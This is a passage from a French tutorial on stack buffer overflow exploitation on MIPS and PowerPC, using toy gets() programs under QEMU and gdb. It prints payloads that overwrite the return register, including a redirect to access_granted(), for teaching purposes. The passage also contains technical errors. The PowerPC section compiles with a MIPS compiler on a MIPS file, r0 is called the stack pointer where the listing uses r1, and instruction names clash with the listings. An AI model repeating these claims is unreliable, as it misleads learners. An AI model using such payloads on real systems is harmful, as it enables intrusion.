5711 segmentation fault qemu-mips-static -g 1234 mips_stack
```

FIGURE 5.26 – *Payload* permettant de placer **0x42424242** dans le registre **ra**

Évidemment, cela se conclut par un "access denied" et une erreur de type *Segmentation Fault* comme cela peut se voir sur la figure 5.27

La partie pertinente du code désassemblé de la fonction **bof()** est le suivant :

```
1  ...
2  0x00400774    BAL    strcmp()
```

```
(shellchocolat)→ →other_arch gdb-multiarch mips_stack -q
Reading symbols from mips_stack...
The target architecture is set to "mips".
Remote debugging using :1234
0x00400530 in __start ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb)
```

FIGURE 5.27 – *Segmentation Fault* sur MIPS

3	0x00400778	NOP	
4	0x0040077C	LW	gp, 0x10(s8)
5	0x00400780	BNEZ	v0, 0x004007A4
6	0x00400784	NOP	
7	0x00400788	LW	v0, -0x7F90(gp)
8	0x0040078C	MOVE	t9, v0
9	0x00400790	BAL	access_granted()
10	...		

L'instruction à la ligne 5 utilisant le mnémonique **BNEZ** (*Branch if Not Equal to Zero*) permet de sauter à l'adresse **0x004007A4** si le résultat de la comparaison effectuée à la ligne 2 (**BAL strcmp()**) (*Branch And Link* - permet de sauvegarder naturellement la valeur de retour dans le registre **ra**) est invalide. Il faut alors forcer le code à aller dans la seconde partie du code, à savoir à la ligne 7 qui permettra d'effectuer l'appel à la fonction **access_granted()**. Le registre **ra** doit alors avoir la valeur **0x00400788**. Ainsi lors de l'exploitation de cette vulnérabilité, la première partie de code sera exécutée affichant alors "access denied", puis lors de l'exécution du code situé à l'adresse **0x00400788**, c'est la chaîne de caractères "access granted" qui sera affiché. L'exploitation est visible sur la figure 5.28.

```
(shellchocolat)→ →other_arch xxd bof
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAA
00000010: 4141 4141 0040 0788 0000 0000 0000 0000  AAAA.@...
(shellchocolat)→ →other_arch cat bof| qemu-mips-static mips_stack
[-] access denied
[+] access granted
```

FIGURE 5.28 – Exploitation visant à exécuter la fonction **access_granted()**

5.5 Architecture POWERPC

En prérequis, il faut installer les binaires suivante afin de pouvoir *cross compiler* pour **POWERPC** :

```
1 sudo apt-get install qemu-user
2 sudo apt-get install gdb-multiarch
3 sudo apt-get install gcc-powerpc-linux-gnu
```


La validation de l'installation peut se faire via la compilation et l'exécution du programme suivant :

```
1 #include <stdio.h>
2
3 int main() {
4
5     printf("Hello from POWERPC !\n");
6
7     return 0;
8 }
```

Les lignes de commandes suivantes sont à utiliser pour compiler et *debugger* :

```
1 powerpc-linux-gnu-gcc test_powerpc.c -static -g -o
   ↪ test_powerpc
2 qemu-powerpc-static -g 1234 test_powerpc
3
4 gdb-multiarch test_powerpc -q -ex "set architecture
   ↪ powerpc:common" -ex "target remote :1234"
```

Le résultat est présenté sur la figure 5.29.



```
(shellchocolat)-> other_arch qemu-powerpc-static -g 1234 test_powerpc
Hello from POWERPC !
```

FIGURE 5.29 – Exécution d'un binaire de test sous architecture **POWERPC**

Le binaire généré est un exécutable 32 *bits big-endian*. Pour générer des binaires 64 *bits*, installer le compilateur suivant :

```
1 sudo apt-get install gcc-powerpc64-linux-gnu
```

Analyse succincte de l'architecture

L'architecture **POWERPC** (*Performance Optimization With Enhanced RISC Performance Computing*) est encore une architecture de type **RISC** (*Reduced Instruction Set Computing*). Elle a été développée conjointement par trois grands groupes

qui sont **IBM**, **Apple** et **MOTOROLA** dans les années 1990. Une des caractéristique de **POWERPC** est la possibilité de changer l'*endianess* au *runtime*. Il est donc possible de passer du *little-endian* au *big-endian* (et vice versa) lors de l'exécution du code. De part la nature des entreprises qui ont financé cette architecture, il a été courant de voir des ordinateurs personnels ainsi que des serveurs utiliser cette architecture. Cependant son utilisation a été plus large car elle est encore utilisée dans le monde de l'embarqué et dans certains super calculateurs.

tout comme sur les architectures présentées jusqu'ici, il existe différents types de registre sur l'architecture **POWERPC**. On trouve 32 registres généraux (**r0-r31**), des registres de pointeurs qui permettent notamment **lr** (*Link Register* : stocke l'adresse de retour lors de l'appel d'une fonction), **ctr** (*Count Register* : utilisé pour le contrôle des boucles en maintenant un compte du nombre d'itération), **xer** (*fixed-point eXception Register* : contient des informations sur les résultats des opérations arithmétiques et logiques) et **pc** (*Program Counter* : contient l'adresse de la prochaine instruction à exécuter). Ainsi, il convint d'écraser la valeur du registre **lr** lorsque l'instruction de retour de fonction sera exécutée permettra de rediriger le flot d'exécution à l'adresse contenue dans ce registre.

Afin de constater l'allure du code assembleur, compiler le programme de test ci-dessous :

```

1  #include <stdio.h>
2
3  int func(int a){
4      return a;
5  }
6
7  int main() {
8      int r = func(42);
9      printf("%d\n", r);
10     return 0;
11 }
```

Ce programme va permettre de constater la manière d'effectuer des appels de fonction et de restituer une valeur de retour. Le code assembleur de la fonction **func()** est présenté ci-dessous :

```

1  func:
2      STW    r1, -0x20(r1)
3      STW    r31, 0x1C(r1)
4      MR     r31, r1
5      STW    r3, 0x08(r31)
```

```

6      LWZ      r9, 0x08(r31)
7      MR       r3, r9
8      ADDI     r11, r31, 0x20
9      LWZ      r31, -0x04(r11)
10     MR       r1, r11
11     BLR

```

Basé sur ce qui a déjà été vu dans les sections précédentes, il est maintenant possible de faire quelques hypothèses concernant l'utilité des différents registres. La ligne 2 permet d'effectuer de la place (**0x20 bytes**) sur la pile à l'aide du mnémotique **STWU** (*Store Word With Update*). On en conclut que le registre **r0** est un pointeur de pile (l'équivalent de **sp**). Le registre **r3** permet de récupérer l'argument de la fonction. Il s'avère que l'ensemble des registres de **r3** à **r10** permettent cela. Si la fonction a besoin de davantage d'argument, ceux-ci sont passés sur la pile. L'argument est placé sur la pile à la ligne 5 car le registre **r31** contient à cet instant l'adresse du haut de la pile. Le registre **r9** est ensuite utilisé pour récupérer la valeur de l'argument depuis la pile, afin de le remettre dans le registre **r3** (perte de temps ?) à la ligne 7 grâce au mnémotique **MR** (*Move Register*). On en conclut que le registre **r3** est également utilisé pour contenir la valeur de retour d'une fonction. Les lignes 8 à 10 permettent de rétablir la valeur initial du registre de pile (**r1**). Et enfin, le mnémotique **BLR** (*Branch to Link Register*) permet de revenir au flot d'exécution normal du programme. En effet, lorsque la fonction **func()** est appelée à l'aide du mnémotique **BL** (*Branch with Link*), l'adresse de l'instruction suivante est placée dans le registre **lr** qui sera alors utilisée pour revenir au flot du programme initial. De nombreux ouvrages¹² et articles¹³ traitent en détails des arcanes de **POWERPC**. Contrairement à d'autres architecture, il n'existe pas de *frame pointer*, bien qu'ici le compilateur ait utilisé le registre **r31** comme tel. Cela ne signifie pas que le registre **r31** est toujours explicitement utilisé comme pointeur de pile dans le contexte d'une fonction.

Les valeurs de certains registres sont sauvegardés sur la pile quand cela est nécessaire. Sur l'exemple précédent, il n'est pas nécessaire de sauvegardé le registre **lr**, de même pour le registre **cr**. Afin d'observer ce mécanisme, il faut que la fonction **func()** fasse elle-même appel à une autre fonction **func2()** comme dans l'exemple ci-dessous :

```

1  #include <stdio.h>
2
3  int func2(){
4      return 0;
5  }

```

12. IBM : The PowerPC Architecture : a specification for a new family of RISC processors

13. <https://math-atlas.sourceforge.net/devel/assembly/ppc-isa.pdf>

```

6
7  int func(int a){
8      func2();
9      return a;
10 }
11
12 int main() {
13     int r = func(42);
14     printf("%d\n", r);
15     return 0;
16 }

```

Le code assembleur de la fonction **func()** est alors :

```

1  func:
2      STWU    r1, -0x20(r1)
3
4      MFLR    r0
5      STW     r0, 0x24(r1)
6
7      STW     r31, 0x1C(r1)
8      MR      r31, r1
9      STW     r3, 0x08(r31)
10
11     BL      func2()
12
13     LWZ     r9, 0x08(r31)
14     MR      r3, r9
15     ADDI    r11, r31, 0x20
16     LWZ     r31, -0x04(r11)
17
18     LWZ     r0, 0x04(r11)
19     MTLR    r0
20
21     LWZ     r31, -0x04(r11)
22     MR      r1, r11
23     BLR

```

Les lignes supplémentaires sont les lignes 4-5, 11 et 18-19. Les mnémoniques **MFLR** (*Move From Link Register*) et **MTLR** (*Move To Link Register*) agissent sur le registre **lr**. L'instruction **MFLR r0** permet de placer la valeur du registre **lr** dans le registre **r0**, puis l'instruction suivante (ligne 5) permet d'en placer le contenu sur la pile. A la fin de la fonction, l'étape inverse est effectuée. L'instruction à la ligne 18 permet de récupérer la valeur sauvegardée en début de fonction afin de la remettre dans le registre **r0**, tandis que l'instruction **MTLR r0** permet de pla-

cer la valeur contenu dans le registre **r0** dans le registre **lr**. Comme cette valeur est écrite sur la pile, il est possible de la modifier via une attaque de type *buffer overflow*.

Exploitation

L'exemple présenté ici utilisera la fonction vulnérable **gets()** comme ci-dessous :

```
1  #include <stdio.h>
2
3  void bof(){
4      char input[16];
5      gets(input);
6      printf("%s\n",input);
7  }
8
9  int main(){
10     bof();
11     return 0;
12 }
```

Il est compilé comme suit :

```
1  mips-linux-gnu-gcc mips_stack.c -static -g -o mips_stack
```

La fonction **main()** fait appel à la fonction **bof()** qui demande une entrée-utilisateur via la fonction **gets()**. Comme la fonction **bof()** fait appel à une autre fonction, le registre **lr** sera sauvegardé sur la pile et il sera ainsi possible de l'écraser. Soumettons une entrée-utilisateur composée de 50 "A" et observons l'allure des registres après exécution :

```
1  r0          0x41414141
2  r1          0x407fff00
3  r2          0x100bb500
4  r3          0x33
5  r4          0x100b5e80
6  r5          0x0
7  r6          0x100b5e80
8  r7          0x100b6280
9  r8          0x100b1068
10 r9          0x0
11 r10         0x200
```

12	r11	0x407fff00
13	r12	0x88000468
14	r13	0x100b9068
15	r14	0x0
16	r15	0x0
17	r16	0x0
18	r17	0x0
19	r18	0x0
20	r19	0x0
21	r20	0x0
22	r21	0x100b0000
23	r22	0x100b1124
24	r23	0x0
25	r24	0x100006d8
26	r25	0x100acce4
27	r26	0x1
28	r27	0x40800254
29	r28	0x40800184
30	r29	0x1
31	r30	0x41414141
32	r31	0x41414141
33	pc	0x41414140
34	msr	0x6940
35	cr	0x28000468
36	lr	0x41414141
37	ctr	0x10020440
38	xer	0x20000000
39	fpscr	0x0

On constate que l'utilisateur peut contrôler certains registres. On constate également que le registre **pc** (*Program Counter*) qui contient l'adresse de l'instruction à exécuter ne contient pas la valeur **0x41414141** mais la valeur **0x41414140**. Le dernier *bytes* semble avoir été modifié. Cependant la valeur du registre **lr** (*Link Register*) est correcte. Cela signifie que c'est le processeur lui-même qui modifie la valeur qui sera positionnée dans le registre **pc**. Cela est dû au fait qu'il n'est pas possible d'exécuter du code situé à une adresse qui n'est pas un multiple de 4. Comme **0x41414141** se termine par **0x41**, ce n'est pas un multiple de 4. Le processeur retranscrit donc ce *byte* en **0x40**. Il est possible de vérifier ce comportement en soumettant 50 "D" (**0x44**) comme entrée-utilisateur. Le résultat au niveau des registres est alors le suivant :

1	r0	0x44444444
2	r1	0x407fff00
3	r2	0x100bb500

4	r3	0x33
5	r4	0x100b5e80
6	r5	0x0
7	r6	0x100b5e80
8	r7	0x100b6280
9	r8	0x100b1068
10	r9	0x0
11	r10	0x200
12	r11	0x407fff00
13	r12	0x88000468
14	r13	0x100b9068
15	r14	0x0
16	r15	0x0
17	r16	0x0
18	r17	0x0
19	r18	0x0
20	r19	0x0
21	r20	0x0
22	r21	0x100b0000
23	r22	0x100b1124
24	r23	0x0
25	r24	0x100006d8
26	r25	0x100acce4
27	r26	0x1
28	r27	0x40800254
29	r28	0x40800184
30	r29	0x1
31	r30	0x44444444
32	r31	0x44444444
33	pc	0x44444444
34	msr	0x6940
35	cr	0x28000468
36	lr	0x44444444
37	ctr	0x10020440
38	xer	0x20000000
39	fpscr	0x0

Cette fois-ci, le registre **lr** contient bien **0x44444444** comme attendu. Afin de déterminer l'*offset* qui permet d'écraser ce registre, il faut envoyer une chaîne de caractères avec un motif unique comme cela a été présenté dans la section 5.2. On détermine alors que l'on écrase le registre **pc** à partir du 28 **bytes**. Ainsi la *payload* suivante permet de mettre **0x44444444** dans le registre **pc** :

```
1 python -c "print('A'*28 + 'D'*4)"
```

Une fois le registre **pc** contrôlé, il est possible de manipuler le flot d'exécution du programme. L'exercice est alors très similaire à ceux présentés jusqu'ici et nous n'irons donc pas plus loin dans cet exemple.